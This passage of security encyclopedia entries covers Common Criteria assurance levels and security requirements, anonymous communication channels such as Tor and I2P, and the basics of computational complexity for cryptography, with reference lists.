EAL5. The objectives for evaluation assurance level 5 (EAL5) are described as "semiformally designed and tested." EAL5 permits a developer to gain maximum assurance from security engineering based upon rigorous commercial development practices supported by moderate application of specialist security engineering techniques. Such a product will probably be designed and developed with the intent of achieving EAL5 assurance. It is likely that the additional costs attributable to the EAL5 requirements, relative to rigorous development without the application of specialized techniques, will not be large.

EAL5 is therefore applicable in those circumstances where developers or users require a high level of independently assured security in a planned development and require a rigorous development approach without incurring unreasonable costs attributable to specialist security engineering techniques.

EAL6. The objectives for evaluation assurance level 6 (EAL6) are described as "semiformally verified design and tested." EAL6 permits developers to gain high assurance from application of security engineering techniques to a rigorous development environment in order to produce a premium product for protecting high-value assets against significant risks.

EAL6 is therefore applicable to the development of security product for application in high-risk situations where the value of the protected assets justifies the additional costs.

EAL7. The objectives of evaluation assurance level 7 (EAL7) are described as "formally verified design and tested."

EAL7 is applicable to the development of security products for application in extremely high-risk situations and/or where the high value of the assets justifies the higher costs. Practical application of EAL7 is currently limited to products with tightly focused security functionality that is amenable to extensive formal analysis.

Common Criteria is documented in a family of three interrelated documents:

1. CC Part 1: Introduction and general model

2. CC Part 2: Security functional requirements

3. CC Part 3: Security assurance requirements

The managed international homepage of the Common Criteria is available at www.commoncriteria.org. The homepage for US based vendors and customers is managed by National Information Assurance Partnership (NIAP). http://www.niap-ccevs.org/cc-scheme/

- *Part 1*. Introduction and general model, is the introduction to the CC. It defines general concepts and principles of IT security evaluation and presents a general model of evaluation. Part 1 also presents constructs for expressing IT security objectives, for selecting and defining IT security requirements, and for writing high-level specifications for products and systems. In addition, the usefulness of each part of the CC is described in terms of each of the target audiences.
- *Part 2*. Security functional requirements, establishes a set of functional components as a standard way of expressing the functional requirements for Targets of Evaluation. Part 2 catalogs the set of functional components, families, and classes.
- *Part 3*. Security assurance requirements, establishes a set of assurance components as a standard way of expressing the assurance requirements for Targets of Evaluation. Part 3 catalogs the set of assurance components, families, and classes. Part 3 also defines evaluation criteria for Protection Profiles and Security Targets and presents evaluation assurance levels that define the predefined CC scale for rating assurance for Targets of Evaluation, which is called the Evaluation Assurance Levels.

Each country implements its own scheme of how it will implement the Common Evaluation Methodology for Information Technology Security.

Acronyms

- *EAL*. Evaluation Assurance Level
- *FIPS*. Federal Information Processing Standards
- *IDS*. Intrusion Detection System
- *IEC*. International Electrotechnical Commission
- *ISO*. International Organization for Standardization
- *IT*. Information Technology
- *NIST*. National Institute of Standards and Technology
- *PP*. Protection Profile

Open Problems

Evaluations take a significant amount of time and expense to complete and become certified.

Recommended Reading

CC Part 1: Introduction and general model

CC Part 2: Security functional requirements

CC Part 3: Security assurance requirements

International Standard ISO/IEC 15408:1999

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_815

Common Criteria, from a Security Policies Perspective

Paolo Salvaneschi[47] ✉
(47) Department of Information Technology and Mathematical Methods, University of Bergamo, Dalmine, BG, Italy

✉ **Paolo Salvaneschi**
Email: paolo.salvaneschi@unibg.it

Synonyms

ISO/IEC 15408

Definition

The Common Criteria for Information Technology Security Evaluation (abbreviated as Common Criteria or CC) is an international standard (ISO/IEC 15408) for security certification of software/system products.

Background

Common Criteria (CC) were developed through the effort of many governmental organizations and originated out of preexisting standards (The European ITSEC, the Canadian CTCPEC, and the United States Department of Defense TCSEC, called the Orange Book).

CC allows the specification of security requirements for a particular product/system and the implementation of an evaluation process to establish the level of confidence that the product satisfies the security requirements.

The standard is concerning product evaluation and certification, while other security standards are related to the certification of processes. An example is ISO/IEC 27000 series, an information security management system.

The focus of Common Criteria is on the evaluation of a product or system. Nevertheless, the standard includes a catalogue of security functional requirements and may be of interest to those who define and manage security policies.

Theory

The standard is composed of three documents. Part 1, Introduction and general model (Common Criteria for Information Technology Security Evaluation 2009a), defines the concepts and principles of IT security evaluation and presents a general model of evaluation.

The model requires the identification of a specific IT product or system (TOE, target of evaluation) that is the subject of a CC evaluation.

Part 2, Security functional components (Common Criteria for Information Technology Security Evaluation 2009b), includes a catalogue of functional components and related functional requirements for TOEs (SFRs, security functional requirements).

SFRs may be organized into sets of implementation-independent security requirements for classes of TOEs that meet specific consumer needs. These sets are called protection profiles (PPs).

PPs or SFRs may be reused or refined to state explicitly a set of security requirements (ST security target) to be evaluated on a TOE.

CC Part 3, Security assurance components (Common Criteria for Information Technology Security Evaluation 2009c), provides a catalogue of measures taken during development and evaluation of the product (TOE) to assure compliance with the claimed security requirements (ST) of the TOE. These measures are called security assurance requirements (SARs).

Part 3 also defines seven levels of depth and rigor of an evaluation, which are called the evaluation assurance levels (EALs). Each EAL corresponds to a package of security assurance requirements (SARs), with EAL 1 being the most basic (and cheapest to implement and evaluate) and EAL 7 being the most stringent (and most expensive).

Evaluated Product

A target of evaluation (TOE) is the product or system that is the subject of the evaluation. A TOE is defined as a set of software, firmware, and/or hardware accompanied by its documentation.

The following products are TOE examples: an operating system, a firewall, a smart card-integrated circuit, and a database application. Other examples of TOEs can be found in (Common Criteria for Information Technology Security Evaluation 2009a).

The TOE must be defined precisely. For example, while an IT product may allow many configurations, a TOE for this product must define the security-relevant configurations that are evaluated.

Security Requirements

Common Criteria present a standard catalogue of security functional requirements (SFRs). SFRs are classified into 11 classes. Examples of classes are "Cryptographic Support," "Identification and Authentication," and "Security Management." Each class is organized into families of functional components, and a set of security functional requirement is identified for each component for a total of 65 requirements. Each requirement is individually defined and is self-contained.

SFRs are expressed in a structured natural language. The aim is to provide implementation-independent requirements expressed in an abstract but unambiguous manner.

An example of SFR is the following: "The TOE Security Functionality shall authenticate any user's claimed identity according to the [assignment: *rules describing how the multiple authentication mechanisms provide authentication*]."

The associated explanation states that "*author* (of TOE security specification) *should specify the rules that describe how the authentication mechanisms provide authentication and when each is to be used. This means that for each situation the set of mechanisms that might be used for authenticating the user must be described. An example of a list of such rules is: "if the user has special privileges a password mechanism and a biometric mechanism both shall be used, with success only if both succeed; for all other users a password mechanism shall be used*."

A protection profiles (PP) is a document, typically created by a user community, a developer, or a group of developers of similar TOEs (a family

of related products or a product line), or a government or large corporation specifying its requirements as part of its acquisition process. A PP organizes a set of reusable security requirements for a class of TOEs.

The document includes not only a list of SFRs but also a security problem definition (operational environment, threats, organizational security policies imposed by the organization, and assumptions on the operational environment) and security objectives (concise and abstract statement of the intended solution to the problem defined by the security problem definition).

Examples may be PPs for firewalls or intrusion detection systems. A number of protection profiles are published in the Common Criteria website (http://www.commoncriteriaportal.org).

Each SFR may be selected to become part of a security target (ST) of a TOE. Although CC does not prescribe any SFRs to be included in an ST, it identifies dependencies where the correct operation of one function is dependent on another. Additionally, one or more PPs may serve as templates for the security target (ST) of a TOE.

A security target (ST) is the document that identifies the security properties to be evaluated on a specific TOE. The ST document includes a description of the TOE, security problem definition, security objectives, and a set of SFRs. The ST may claim conformance to one or more PPs. In this case, the ST reuses the SFRs included in the protection profiles.

Note that an ST is designed to be a security specification on a relatively high level of abstraction. An ST should, in general, not contain implementation details such as protocol specifications or detailed descriptions of algorithms.

Security Evaluation

The SFRs selected in a security target of a TOE are evaluated through a set of measures (SARs security assurance requirements) taken during development and evaluation of the product. SARs provide evidences to assure compliance with the claimed security functionality.

The assurance is based upon an evaluation (active investigation) of the documentation and of the resulting IT product by expert evaluators. Evaluation techniques include, analysis and checking of processes and procedures, analysis of the correspondence between TOE design representations, analysis of functional tests developed and the results

provided, independent functional testing, analysis for vulnerabilities, and verification of proofs.

Common Criteria provides a catalogue of SARs. Each class is organized into families. For instance, the class “Tests” encompasses four families: coverage, depth, independent testing (i.e., functional testing performed by evaluators), and functional tests. Testing provides assurance that the TOE security functionalities behave as described. For instance, for coverage, the evaluator analyzes the documentation produced by the developer to demonstrate that all the security functionalities have been tested.

The evaluation effort is organized in seven packages of security assurance requirements, called evaluation assurance levels (EALs), from the basic and cheapest level EAL1 to the most stringent and most expensive EAL7. The increasing level of effort is based upon scope (the effort is greater because a larger portion of the IT product is included), depth (the effort is greater because it is deployed to a finer level of design and implementation detail), and rigor (the effort is greater because it is applied in a more structured, formal manner).

EAL1 package includes, for example, that the evaluator verifies the TOE unique identification and tests a subset of the TOE security functionalities. EAL1 applies when it is required to have confidence in a product’s correct operation, but threats to security are not viewed as serious.

EAL7 applies in extremely high-risk situations as well as when the high value of the assets justifies the higher costs. It includes, for instance, the formal analysis of tightly focused security functionalities.

Usually, an ST or PP author chooses one of these packages, possibly “augmenting” requirements in a few areas with requirements from a higher level.

Note that assigning an EAL level to a product does not mean to assign a value to a security measurement. It only means that the claimed security assurance of the TOE has been more extensively verified. The result of an evaluation is not “this IT product has this security value” but is “this IT product meets, or not, this security specification according to these verification measures.”

The three parts of the standard are complemented by a companion document CEM (Common methodology for evaluation) – evaluation methodology (Common Methodology for Information Technology Security Evaluation 2009), primarily devoted to evaluators applying the CC and

certifiers confirming evaluator actions. The document provides guidance for the evaluation process.

Applications

The main Common Criteria application has been in the certification of IT components (for instance, operating systems, firewalls, or smart cards). The Common Criteria website (http://www.commoncriteriaportal.org) includes a list of certified products. The documents published in the website (security targets and certification reports) are industrial examples of CC application. See also the case study presented in (Vetterling et al. 2002) for application of the Common Criteria in a software development project.

CC may also be used as a guide to specify security policies and to manage IT procurement. The catalogued SFSs and the published protection profiles may be helpful to identify the customer requirements to be used in a request for proposal. This approach has been also discussed in the context of large systems development (Keblawi and Sullivan 2006).

Open Problems

The methodology and value of Common Criteria have been critically examined. The main objection is that the evaluation is a process requiring a significant cost and time, and few, if any, metrics exist to support the most important question for any user: How has this CC-evaluated product improved my IT system's security (Hearn 2004).

Another important issue is the system-level security evaluation and the need of improvements in composing secure systems from CC-evaluated products (Keblawi and Sullivan 2006; Hearn 2004).

References

Common Criteria for Information Technology Security Evaluation (2009a) Part 1: Introduction and general model (2009) version 3.1, revision 3 (CCMB-2009-07-001), July 2009

Common Criteria for Information Technology Security Evaluation (2009b) Part 2: Security functional components (2009) version 3.1, revision 3 (CCMB-2009-07-002), July 2009

Common Criteria for Information Technology Security Evaluation (2009c) Part 3: Security assurance components (2009) version 3.1, revision 3 (CCMB-2009-07-003), July 2009

Common Methodology for Information Technology Security Evaluation (2009) Evaluation methodology (2009) version 3.1, revision 3 (CCMB-2009-07-004), July 2009

Hearn J (2004) Does the common criteria paradigm have a future? IEEE Secur Priv 2(1):64–65

Keblawi F, Sullivan D (2006) Applying the common criteria in systems engineering. IEEE Secur Priv 4(2):50–55

Vetterling M, Wimmel G, Wisspeintner A (2002) Secure systems development based on the common criteria: the PalME project. In: Proceedings of SIGSOFT 2002/FSE-10. Nov. 18–22, 2002. Charleston, SC. ACM, New York, pp 129–138

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1753

Communication Channel Anonymity

Simone Raponi[48] ✉ and Gabriele Oligeri[48] ✉
(48) Division of Information and Computing Technology, College of Science and Engineering, Hamad Bin Khalifa University, Qatar Foundation, Doha, Qatar

✉ **Simone Raponi**
Email: sraponi@hbku.edu.qa

✉ **Gabriele Oligeri (Corresponding author)**
Email: goligeri@hbku.edu.qa

Synonyms

Relationship anonymity

Definitions

A communication channel is said to be anonymous if an eavesdropper can identify neither the sender nor the receiver with a probability higher than pure guessing, thus making sent messages indistinguishable from received ones.

Background

In any messaging system, *communication channel anonymity* is said to be achieved if any eavesdropper, aware of one or more exchanged messages between the sender and the receiver, is able to identify neither the sender nor the receiver with a probability higher than pure guessing.

Communication channel anonymity can be designed and implemented in several ways and at different levels. Since a communication channel involves at least two parties, anonymity can refer to either the source, the destination, or both. *Source anonymity* only guarantees the identity of the transmitting party, while *receiver anonymity* addresses the issue of hiding the identity of the receiver(s). Finally, bidirectional anonymity protects the identity of both the source and the destination(s).

From a general perspective, anonymous communication is difficult to achieve and to guarantee (over time), given the fact that the message – either representing the whole communication or part of it – is required to carry information about both the sender and the receiver in order to be properly delivered. Therefore, researchers focused on hiding either the sender or the receiver (or both) by replacing such information with others that still enable the communication but protect the identity of the communicating parties (anonymity).

Communication channel anonymity has been leveraged in several application scenarios, spanning from freedom of information to key establishment. A typical example is hiding source identity. Although in the popular culture being anonymous is seen negatively, as if something were to be hidden, there are cases in which remaining anonymous is essential to be able to freely express one's personal opinion. Several anonymous networks exploited the communication channel anonymity property to support freedom of information and speech on the Internet, especially in those countries where the government, as well as other powerful entities, tries to suppress it (La Morgia et al., 2018).

Theory and Applications

A preliminary definition of *communication channel anonymity* has been proposed by Chaum (1981, 1985, 1988) and later by Pfitzmann and Köhntopp (2001) and Danezis and Diaz (2008). The previous contributions mainly refer to wired systems where anonymity is achieved by replacing the identities of the sender and the receiver with the identities of the routing nodes in a multi-hop delivery system. This way, the message delivery between the sender and the receiver is achieved by a stateful chain of nodes (proxies) that protects the identity of the previous (and subsequent) nodes in the chain. A similar approach was used when implementing the onion

routing (TOR) (Dingledine et al., 2004; La Morgia et al., 2018). The main idea consists of the user choosing a three-relay circuit and negotiating with each node of the circuit a session key, needed for the layered encryption of the message. Each relay removes the outer encryption layer and forwards the message to the next link of the chain. Each node has only a local view of the chain, and the same applies to any adversary when in possession of any message eavesdropped during the communication. TOR supports many anonymous services including whistleblowing sites and spaces to let dissidents speak without being either censored or prosecuted. A valuable alternative to TOR is represented by I2P (Astolfi et al., 2015). It is proposed as an open-source Internet technology that allows to both use and provide Internet services anonymously. The main difference between I2P and TOR is that the latter was designed as a proxy service to anonymously access the regular Internet, while the former creates a network within the Internet and contains, within its borders, all its applications. Finally, anonymous channels can be used as the enabling technology of more complex anonymous infrastructures. A typical example is FreeNet (Clarke et al., 2001), being a peer-to-peer network application that relies on a decentralized distributed data store to allow the publication, retrieval, and replication of data while protecting the anonymity of both authors and readers.

Since different scenarios allow different applications, it is worth noting the case of wireless communications (Yung, 1985; Alpern and Schneider, 1983), where the transmitting source might *sanitize* both the sender and the receiver identifiers in order to prevent an eavesdropper from inferring the actual message source (and the destination). The sanitization is usually implemented by substituting both the sender and the receiver identifiers with either all zeros or a random bit string. This enables two peers to establish a secret key by exploiting source indistinguishability (Di Pietro and Oligeri, 2013, 2015; Sciancalepore et al., 2019; Usman et al., 2020). Indeed, under the anonymous channel assumption, which makes source and destination not identifiable, the peers involved in the key establishment tie the generation of a secret bit to the identity of the transmitting source (anonymous to the eavesdropper by definition). This crypto-less approach to key establishment is particularly suitable when crypto primitives are not available or either the hardware or the software of the peers do not fit the requirements of a standard key establishment approach.

Lastly, communication channel anonymity is a beneficial feature in (either wireless or wired) networks of event-triggered devices. Indeed, such devices (partially or completely) leak information about the event by just transmitting, since the device itself is associated with the event; thus, its transmission can be directly linked to a change in the state of the event the device is monitoring. Decoupling the transmitted message from the device (source anonymity) can mitigate the information an eavesdropper can infer.

Open Problems and Future Directions

Artificial intelligence is currently gaining momentum to run more and more effective attacks to channel anonymity. Indeed, in many use case scenarios (Hussain et al., 2020; Caprolu et al., 2020), machine learning algorithms proved to be effective in mapping the communication traffic back to the transmitting source by simply having access to network features such as interarrival time and packet size. Preventing source identification (source anonymity) is currently an open problem, while various solutions have been proposed exploiting scenario peculiarities and network traffic reshaping (Hussain et al., 2020).

Over the years, anonymous networks such as TOR have suffered several attacks. Taking TOR itself as an example, the attacks can be categorized according to their target: client, server, and network. Examples of attacks against the client include plug-in-based attacks, Torben attacks, P2P Information Leakage, induced TOR guard selection, routing attacks on privacy, and unpopular port exploitation. Examples of attacks against the server include cell counting and padding, TOR cell manipulation, location leaks identification in hidden services, and off-path main in the middle. Examples of attacks against the TOR network, instead, include bridge discovery, denial of service, and sniper attacks. Finally, generic attacks include traffic analysis attacks, timing attacks, and shaping attacks (Cambiaso et al., 2019).

For attacks aimed at deanonymization, there are several countermeasures that could be developed, including improving the directory system, introducing more guard nodes and bandwidth authorities, mitigating linkability attacks and the risks of website oracles, defending against website fingerprinting and relay early confirmation attack,

deploying a padding scheme, and introducing the Vanguard system (Karunanayake et al., 2020).

Finally, as for wireless communications, key generation exploiting communication channel anonymity resorts to higher radio usage, thus affecting the battery lifetime (if present) – this one being the major challenge of all the solutions that generate shared secret keys by leveraging channel indistinguishability. Moreover, while the aforementioned approach is straightforward in a scenario of two peers, networks constituted by a higher number of nodes (more than 2) require special attention since peer-to-peer communication is no more available (Di Pietro and Oligeri, 2015; Sciancalepore et al., 2019) due to the address sanitization that makes the channel anonymous.

References

Alpern B, Schneider FB (1983) Key exchange using ‘keyless cryptography’. Inf Process Lett 16(2):79–81

Astolfi F, Kroese J, Van Oorschot J (2015) I2p-the invisible internet project. Web Technology Report

Cambiaso E, Vaccari I, Patti L, Aiello M (2019) Darknet security: a categorization of attacks to the TOR network. In: ITASEC

Caprolu M, Raponi S, Oligeri G, Di Pietro R (2020) Cryptomining makes noise: a machine learning approach for cryptojacking detection, 1910.09272

Chaum DL (1981) Untraceable electronic mail, return addresses, and digital pseudonyms. Commun ACM 24(2):84–90. https://doi.org/10.1145/358549.358563

Chaum D (1985) Security without identification: transaction systems to make big brother obsolete. Commun ACM 28(10):1030–1044. https://doi.org/10.1145/4372.4373

Chaum D (1988) The dining cryptographers problem: unconditional sender and recipient untraceability. J Cryptol 1:65–75. https://doi.org/10.1007/BF00206326 [MathSciNet]

Clarke I, Sandberg O, Wiley B, Hong TW (2001) Freenet: a distributed anonymous information storage and retrieval system. Springer, Berlin/Heidelberg, pp 46–66. https://doi.org/10.1007/3-540-44702-4_4

Danezis G, Diaz C (2008) A survey of anonymous communication channels

Di Pietro R, Oligeri G (2013) COKE: crypto-less over-the-air key establishment. IEEE Trans Inf Forensics Secur 8(1):163–173

Di Pietro R, Oligeri G (2015) ESC: an efficient, scalable, and crypto-less solution to secure wireless networks. Comput Netw 84:46–63

Dingledine R, Mathewson N, Syverson P (2004) TOR: the second-generation onion router. In: Proceedings of the 13th conference on USENIX security symposium, SSYM'04, vol 13. USENIX Association, p 21

Hussain AM, Oligeri G, Voigt T (2020) The dark (and bright) side of IoT: attacks and countermeasures to identification of smart home devices and services, 2009.07672

Karunanayake I, Ahmed N, Malaney R, Islam R, Jha S (2020) Anonymity with tor: a survey on tor attacks. arXiv preprint arXiv:200913018

La Morgia M, Mei A, Raponi S, Stefa J (2018) Time-zone geolocation of crowds in the dark web. In: 2018 IEEE 38th international conference on distributed computing systems (ICDCS), pp 445–455

Pfitzmann A, Köhntopp M (2001) Anonymity, unobservability, and pseudonymity – a proposal for terminology. Springer, Berlin/Heidelberg, pp 1–9. https://doi.org/10.1007/3-540-44702-4_1

Sciancalepore S, Oligeri G, Piro G, Boggia G, Di Pietro R (2019) EXCHANge: securing IoT via channel anonymity. Comput Commun 134:14–29

Usman M, Raponi S, Qaraqe M, Oligeri G (2020) KaFHCa: key-establishment via frequency hopping collisions. arXiv preprint arXiv:201009642

Yung MM (1985) A secure and useful 'keyless cryptosystem'. Inf Process Lett 21(1):35–38 [MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300172

Complexity Theory

Computational Complexity

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301607

Compliance Fatigue

Security Fatigue

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300173

Compositeness Test

Probabilistic Primality Test

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300174

Compromising Emanations

Tempest

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_442

Computational Complexity

Salil Vadhan[49] ✉
(49) School of Engineering & Applied Sciences, Harvard University, Cambridge, MA, USA

✉ **Salil Vadhan**
Email: salil@seas.harvard.edu

Synonyms

Complexity theory

Definition

Computational complexity theory is the study of the minimal resources needed to solve computational problems. In particular, it aims to distinguish between those problems that possess efficient algorithms (the "easy" problems) and those that are inherently intractable (the "hard" problems). Thus computational complexity provides a foundation for most of modern cryptography, where the aim is to design cryptosystems that are "easy to use" but "hard to break" (Security [Computational, Unconditional]).

Theory

Running Time. The most basic resource studied in computational complexity is *running time* – the number of basic "steps" taken by an algorithm (Other resources, such as *space* [i.e., memory usage], are also studied, but they will not be discussed here). To make this precise, one needs to fix a model of computation (such as the Turing machine), but here

it suffices to informally think of it as the number of "bit operations" when the input is given as a string of 0s and 1s. Typically, the running time is measured as a function of the *input length*. For numerical problems, it is assumed the input is represented in binary, so the length of an integer N is roughly $\log_2 N$. For example, the elementary-school method for adding two n-bit numbers has running time proportional to n (For each bit of the output, we add the corresponding input bits plus the carry). More succinctly, it is said that addition can be solved in time "order n," denoted $O(n)$ (*O*-Notation). The elementary-school multiplication algorithm, on the other hand, can be seen to have running time $O(n^2)$. In these examples (and in much of complexity theory), the running time is measured in the *worst case*. That is, one measures the maximum running time over all inputs of length n.

Polynomial Time. Both the addition and multiplication algorithms are considered to be efficient because their running time grows only mildly with the input length. More generally, polynomial time (running time $O(n^c)$ for a constant c) is typically adopted as the criterion of efficiency in computational complexity. The class of all computational problems possessing polynomial-time algorithms is denoted P. (Typically, P is defined as a class of *decision problems* (i.e., problems with a yes/no answer), but here no such restriction is made.) Thus ADDITION and MULTIPLICATION are in P, and more generally, one thinks of P as identifying the "easy" computational problems. Even though not all polynomial-time algorithms are fast in practice, this criterion has the advantage of robustness: the class P seems to be independent of changes in computing technology. P is an example of a *complexity class* – a class of computational problems defined via some algorithmic constraint, in this case "polynomial time."

In contrast, algorithms that do not run in polynomial time are considered infeasible. For example, consider the *trial division* algorithms for integer factoring or primality testing (Primality Test). For an n-bit number, trial division can take time up to $2^{n/2}$, which is exponential time rather than polynomial time in n. Thus, even for moderate values of n (e.g., $n = 200$), trial division of n-bit numbers is completely infeasible for present-day computers, whereas addition and multiplication can be done in a fraction of a second. Computational complexity, however, is not concerned

with the efficiency of a particular algorithm (such as trial division), but rather whether a problem has *any* efficient algorithm at all. Indeed, for primality testing, there are polynomial-time algorithms known (Prime Number), so PRIMALITY is in *P*. For integer factoring, on the other hand, the fastest known algorithm has running time greater than $2^{n^{1/3}}$, which is far from polynomial. Indeed, it is believed that FACTORING is not in *P*; the RSA and Rabin cryptosystems (RSA Public-Key Encryption, RSA Digital Signature Scheme, Rabin Cryptosystem, Rabin Digital Signature Scheme) rely on this conjecture. One of the ultimate goals of computational complexity is to rigorously prove such *lower bounds*, i.e., establish theorems stating that there is no polynomial-time algorithm for a given problem. (Unfortunately, to date, such theorems have been elusive, so cryptography continues to rest on conjectures, albeit widely believed ones. More on this below.)

Polynomial Security. Given the above association of "polynomial time" with feasible computation, the general goal of cryptography becomes to construct cryptographic protocols that have polynomial efficiency (i.e., can be executed in polynomial time) but super-polynomial security (i.e., cannot be broken in polynomial time). This guarantees that, for a sufficiently large setting of the *security parameter* (which roughly corresponds to the input length in complexity theory), "breaking" the protocol takes much more time than using the protocol. This is referred to as *asymptotic security*.

While polynomial time and asymptotic security are very useful for the theoretical development of the subject, more refined measures are needed to evaluate real-life implementations. Specifically, one needs to consider the complexity of using and breaking the system for fixed values of the input length, e.g., $n = 1000$, in terms of the actual time (e.g., in seconds) taken on current technology (as opposed to the "basic steps" taken on an abstract model of computation). Efforts in this direction are referred to as *concrete security*. Almost all results in computational complexity and cryptography, while usually stated asymptotically, can be interpreted in concrete terms. However, they are often not optimized for concrete security (where even constant factors hidden in *O*-Notation are important).

Even with asymptotic security, it is sometimes preferable to demand that the gap between the efficiency and security of cryptographic protocols grows even more than polynomially fast. For example, instead of asking

simply for super-polynomial security, one may ask for *subexponential security* (i.e., cannot be broken in time 2^{n^ϵ} for some constant $\epsilon > 0$; Subexponential Time). Based on the current best-known algorithms (the Number Field Sieve for Factoring), it seems that FACTORING may have subexponential hardness and, hence, the cryptographic protocols based on its hardness may have subexponential security. Even better would be *exponential security*, meaning that the protocol cannot be broken in time $2^{\epsilon n}$ for some constant $\epsilon > 0$; Exponential Time. (This refers to terminology in the cryptography literature. In the computational complexity literature, 2^{n^ϵ} is typically referred to as exponential and $2^{\epsilon n}$ as strongly exponential.)

Complexity-Based Cryptography. As described above, a major aim of complexity theory is to identify problems that cannot be solved in polynomial time, and a major aim of cryptography is to construct protocols that cannot be broken in polynomial time. These two goals are clearly well-matched. However, since proving lower bounds (at least for the kinds of problems arising in cryptography) seems beyond the reach of current techniques in complexity theory, an alternative approach is needed.

Present-day complexity-based cryptography therefore takes a *reductionist approach*: it attempts to relate the wide variety of complicated and subtle computational problems arising in cryptography (forging a signature, computing partial information about an encrypted message, etc.) to a few, simply stated assumptions about the complexity of various computational problems. For example, under the assumption that there is no polynomial-time algorithm for FACTORING (that succeeds on a significant fraction of composites of the form $n = pq$), it has been demonstrated (through a large body of research) that it is possible to construct algorithms for almost all cryptographic tasks of interest (e.g., asymmetric cryptosystems, digital signature schemes, secure multiparty computation, etc.). However, since the assumption that FACTORING is not in P is only a conjecture and could very well turn out to be false, it is not desirable to have all of modern cryptography to rest on this single assumption. Thus, another major goal of complexity-based cryptography is to abstract the properties of computational problems that enable us to build cryptographic protocols from them. This way, even if one problem turns out to be in P, any other problem satisfying those properties can be used without changing

any of the theory. In other words, the aim is to base cryptography on assumptions that are as weak and general as possible.

Modern cryptography has had tremendous success with this reductionist approach. Indeed, it is now known how to base almost all basic cryptographic tasks on a few simple and general complexity assumptions (that do not rely on the intractability of a single computational problem, but may be realized by any of several candidate problems). Among other things, the text below discusses the notion of a *reduction* from complexity theory that is central to this reductionist approach and the types of general assumptions, such as the existence of underlineone-way functions, on which cryptography can be based.

Reductions. One of the most important notions in computational complexity, which has been inherited by cryptography, is that of a *reduction* between computational problems. A problem Π is said to reduce to problem Γ if Π can be solved in polynomial time given access to an "oracle" that solves Γ (i.e., a hypothetical black box that will solve Γ on arbitrary instances in a single time step). Intuitively, this captures the idea that problem Π is no harder than problem Γ. For a simple example, note that PRIMALITY reduces to FACTORING (without using the fact that PRIMALITY is in P, which makes the reduction trivial): Assume an oracle that, when fed any integer, returns its prime factorization in one time step. This oracle makes it possible to solve PRIMALITY in polynomial time as follows: on input N, feed the oracle with N, output "`prime`" if the only factor returned by the oracle is N itself, and output "`composite`" otherwise.

It is easy to see that if problem Π reduces to problem Γ, and $\Gamma \in P$, then $\Pi \in P$: if the oracle queries are substituted with the actual polynomial-algorithm for Γ, the result is a polynomial-time algorithm for Π. Turning this around, $\Pi \notin P$ implies that $\Gamma \notin P$. Thus, reductions give a way to use an assumption that one problem is intractable to deduce that other problems are intractable. Much work in cryptography is based on this paradigm: for example, one may take a complexity assumption such as "there is no polynomial-time algorithm for FACTORING" and use reductions to deduce statements such as "there is no polynomial-time algorithm for breaking encryption scheme X" (As discussed later, for cryptography, the formalizations of such statements and the notions of reduction in cryptography are more involved than suggested here).

NP. Another important complexity class is *NP*. Roughly speaking, this is the class of all computational problems for which solutions can be *verified* in polynomial time (*NP* stands for *nondeterministic polynomial time*. Like *P*, *NP* is typically defined as a class of decision problems, but again that constraint is not essential for the informal discussion in this entry). For example, given that PRIMALITY is in *P*, one can easily see that FACTORING is in *NP*: To verify that a supposed prime factorization of a number *N* is correct, simply test each of the factors for primality and check that their product equals *N*. *NP* can be thought of as the class of "well-posed" search problems: it is not reasonable to search for something unless you can recognize when you have found it. Given this natural definition, it is not surprising that the class *NP* has taken on a fundamental position in computer science.

It is evident that $P \subseteq NP$, but whether or not $P = NP$ is considered to be one of the most important open problems in mathematics and computer science. It is widely believed that $P \neq NP$, indeed, FACTORING is one candidate for a problem in $NP \backslash P$. In addition to FACTORING, *NP* contains many other computational problems of great importance, from many disciplines, for which no polynomial-time algorithms are known.

The significance of *NP* as a complexity class is due in part to the *NP-complete* problems. A computational problem Π is said to be *NP*-complete if $\Pi \in NP$ and every problem in *NP* reduces to Π. Thus the *NP*-complete problems are the "hardest" problems in *NP* and are the most likely to be intractable. (Indeed, if even a single problem in *NP* is not in *P*, then all the *NP*-complete problems are not in *P*.) Remarkably, thousands of natural computational problems have been shown to be *NP*-complete. (See Garey and Johnson 1979.) Thus, it is an appealing possibility to build cryptosystems out of *NP*-complete problems, but unfortunately, *NP*-completeness does not seem sufficient for cryptographic purposes (as discussed later).

Randomized Algorithms. Throughout cryptography, it is assumed that parties have the ability to make random choices; indeed, this is how one models the notion of a secret key. Thus, it is natural to allow not just algorithms whose computation proceeds deterministically (as in the definition of *P*), but also consider *randomized algorithms* – ones that may make random choices in their computation (Thus, such algorithms are

designed to be implemented with a physical source of randomness. Random Bit Generation [Hardware]).

Such a randomized (or *probabilistic*) algorithm *A* is said to solve a given computational problem if on every input *x*, the algorithm outputs the correct answer with high probability (over its random choices). The error probability of such a randomized algorithm can be made arbitrarily small by running the algorithm many times. For examples of randomized algorithms, see the probabilistic primality tests in the entry on prime number. The class of computational problems having polynomial-time randomized algorithms is denoted *BPP* (which stands for "bounded-error probabilistic polynomial time"). A widely believed strengthening of the $P \neq NP$ conjecture is that $NP \not\subseteq BPP$.

